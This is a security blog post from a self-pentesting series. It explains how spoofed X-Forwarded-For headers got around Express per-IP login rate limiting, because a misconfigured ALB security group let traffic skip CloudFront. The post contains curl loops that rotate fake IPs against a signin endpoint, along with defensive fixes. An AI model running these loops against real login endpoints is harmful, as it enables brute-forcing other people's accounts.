The Load Balancer That Trusted Everyone

Rate limiting is supposed to stop brute-force attacks. Ours didn’t. Not because the rate limiter was broken. It worked perfectly. The problem was that it was counting the wrong IP addresses.
An attacker could make unlimited login attempts by adding one HTTP header to each request. No tools. No exploits. Just curl -H "X-Forwarded-For: random-ip".
This is a story about trust proxy: 2, an ALB security group with one rule too many, and why your rate limiter might be protecting nobody.
The Setup

Our architecture looks like this:
1
Client → CloudFront → ALB → Express (Node.js)
Two proxy hops between the client and the application. CloudFront adds the client’s real IP to the X-Forwarded-For header, and the ALB adds CloudFront’s IP. By the time the request reaches Express, the header looks like:
1
X-Forwarded-For: <real-client-ip>, <cloudfront-edge-ip>
Express needs to know the client’s real IP for rate limiting. That’s what trust proxy does:
1
2
// express.ts:12
app.set('trust proxy', 2);
trust proxy: 2 tells Express: “There are 2 trusted proxies between the client and me. Skip the last 2 IPs in the XFF header and use the next one as req.ip.”
With CloudFront + ALB, that’s correct:
1
2
3
4
XFF: <real-client>, <cloudfront>
         ↑              ↑
      req.ip         skip (proxy 1)
                    ALB adds its own (proxy 2, not in XFF)
Express reads the real client IP. Rate limiter counts per IP. Everything works.
Until it doesn’t.
The Problem
Throughout this post, I’m using
$APIas the base URL. Set it to your own target:
The ALB was supposed to be behind CloudFront. But I noticed something while testing:
1
2
curl -v "$API/api/config" 2>&1 | grep -iE "server|x-cache|via"
# server: awselb/2.0
server: awselb/2.0. No x-cache header. No via header. The request went straight to the ALB, bypassing CloudFront entirely.
That changes the math. When a request hits the ALB directly, there’s only 1 proxy hop, not 2:
1
2
3
4
Direct to ALB (1 hop):
  XFF: <attacker-injected-ip>
           ↑
        Express reads this as req.ip (skips 2, but there's only 1 real proxy)
With trust proxy: 2, Express skips 2 entries from the right. But there’s only 1 real proxy (the ALB). So Express reaches into the client-supplied portion of the header and uses whatever the attacker put there.
The Proof
First, I confirmed the rate limiter works normally:
1
2
3
4
5
6
7
8
# Without X-Forwarded-For: rate limited correctly
for i in $(seq 1 5); do
  curl -s -o /dev/null -w "%{http_code} " -X POST \
    "$API/api/auth/signin" \
    -H "Content-Type: application/json" \
    -d '{"email":"[email protected]","password":"wrong"}'
done
# 429 429 429 429 429
Five requests, all 429. Rate limiter is working. Now with rotating IPs:
1
2
3
4
5
6
7
8
9
# With rotating X-Forwarded-For: rate limit bypassed
for i in $(seq 1 5); do
  curl -s -o /dev/null -w "%{http_code} " -X POST \
    "$API/api/auth/signin" \
    -H "Content-Type: application/json" \
    -H "X-Forwarded-For: 10.0.$((RANDOM % 255)).$((RANDOM % 255))" \
    -d '{"email":"[email protected]","password":"wrong"}'
done
# 400 400 400 400 400
400, not 429. The requests reached the login logic. The rate limiter saw each request as coming from a different IP address because Express trusted the attacker’s X-Forwarded-For header.
Each request gets a unique fake IP. Each fake IP has its own rate limit counter. The counter never reaches the threshold. The brute-force runs unimpeded.
I verified this on both staging AND production.
Why the ALB Is Directly Accessible
The ALB security group was supposed to restrict inbound traffic to CloudFront only. And it had a rule for that:
1
2
3
4
5
6
7
8
# This rule exists
ingress {
  description = "lb_cloudfront_https_ingress_only"
  from_port   = 443
  to_port     = 443
  protocol    = "tcp"
  prefix_list = [data.aws_ec2_managed_prefix_list.cloudfront.id]
}
But it also had other rules:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# These rules ALSO exist
ingress {
  from_port   = 80
  to_port     = 80
  protocol    = "tcp"
  cidr_blocks = ["0.0.0.0/0"]
}

ingress {
  from_port   = 443
  to_port     = 443
  protocol    = "tcp"
  cidr_blocks = ["0.0.0.0/0"]
}

ingress {
  from_port   = 444
  to_port     = 444
  protocol    = "tcp"
  cidr_blocks = ["0.0.0.0/0"]
}
Ports 80, 443, and 444 open to 0.0.0.0/0. The CloudFront-only rule was there, but it was drowned out by the wide-open rules. Security groups are additive: if any rule allows traffic, it’s allowed. The restrictive rule was doing nothing while the permissive rules let everyone in.
The Fix That Isn’t What You’d Think
My first instinct was to change trust proxy to 1:
1
app.set('trust proxy', 1);  // DON'T DO THIS
This would break everything. With trust proxy: 1 and requests coming through CloudFront + ALB (2 hops), Express would skip only 1 proxy and use CloudFront’s edge IP as req.ip. All users behind the same CloudFront edge node would share a rate limit. One user hits the limit, everyone on that edge gets blocked. You’d get support tickets within hours.
The real fix is simpler: close the ALB to direct traffic.
Remove the 0.0.0.0/0 rules from the ALB security group. Keep only the CloudFront prefix list rule. Now all traffic goes through CloudFront, there are always 2 proxy hops, and trust proxy: 2 is correct.
1
2
3
4
5
6
7
8
9
10
# ONLY this rule should exist for HTTPS
ingress {
  description = "CloudFront only"
  from_port   = 443
  to_port     = 443
  protocol    = "tcp"
  prefix_list = [data.aws_ec2_managed_prefix_list.cloudfront.id]
}

# Remove ALL 0.0.0.0/0 ingress rules
After this change, a direct curl to the ALB gets connection refused. All traffic flows through CloudFront. trust proxy: 2 is correct again. Rate limiting works.
Defense in Depth
Even with the security group fix, I’d add two more layers:
1. CloudFront custom header validation:
Add a secret header in the CloudFront distribution:
1
2
3
4
5
# CloudFront origin config
custom_header {
  name  = "X-CloudFront-Secret"
  value = "a-long-random-string"
}
And validate it in the Express middleware:
1
2
3
4
5
6
app.use((req, res, next) => {
  if (req.headers['x-cloudfront-secret'] !== process.env.CF_SECRET) {
    return res.status(403).send('Direct access not allowed');
  }
  next();
});
Now even if someone misconfigures the security group again, non-CloudFront traffic gets rejected at the application layer.
2. Account-based rate limiting:
Per-IP rate limiting is always fragile. It assumes one person per IP. Add rate limiting by email on auth endpoints:
1
2
3
4
5
6
// Rate limit by email, not just IP
const loginLimiter = rateLimit({
  keyGenerator: (req) => req.body.email || req.ip,
  max: 5,
  windowMs: 15 * 60 * 1000,
});
Now even if the attacker rotates IPs, the target account is protected after 5 attempts.
The Bigger Picture
This finding connects to something I keep seeing: security controls that work correctly in isolation but fail because of an assumption about the environment.
The rate limiter works. Express trust proxy is configured correctly for the intended architecture. The CloudFront prefix list rule is correct. Each piece is fine on its own.
But the assumption, “all traffic goes through CloudFront,” was wrong. And when that assumption broke, the entire rate limiting system became a decoration.
It’s the same pattern as the Cognito finding. The IAM policy was correct for the intended use case. But the assumption, “the session scope-down policy allows S3,” was wrong. And the permissions didn’t work as expected.
Infrastructure security isn’t about getting individual controls right. It’s about verifying the assumptions they depend on.
How to Check Your Own Setup
If you’re running Express behind CloudFront + ALB:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# 1. Can you reach the ALB directly?
curl -sI "https://your-api.com/health" | grep "server"
# If you see "awselb/2.0" without x-cache headers, you're hitting the ALB

# 2. Does X-Forwarded-For rotation bypass rate limiting?
for i in $(seq 1 10); do
  curl -s -o /dev/null -w "%{http_code} " \
    -H "X-Forwarded-For: 10.0.$((RANDOM%255)).$((RANDOM%255))" \
    "https://your-api.com/api/auth/signin"
done
# All 429? You're fine. Mix of 400/401? You have a problem.

# 3. Check your ALB security group
aws ec2 describe-security-groups --group-ids sg-xxx \
  --query 'SecurityGroups[].IpPermissions[].IpRanges[].CidrIp'
# If you see "0.0.0.0/0" on port 443, your CloudFront-only rule is pointless
The One-Line Summary
trust proxy: N is only correct if there are always exactly N proxies between the client and your app. If an attacker can reduce that number by going around a proxy, they control req.ip.
Don’t trust the proxy count. Verify the traffic path.
This is part of the Breaking My Own Infrastructure series, where I document pentesting our own systems.
Previous: I Can Read Everyone’s Invoices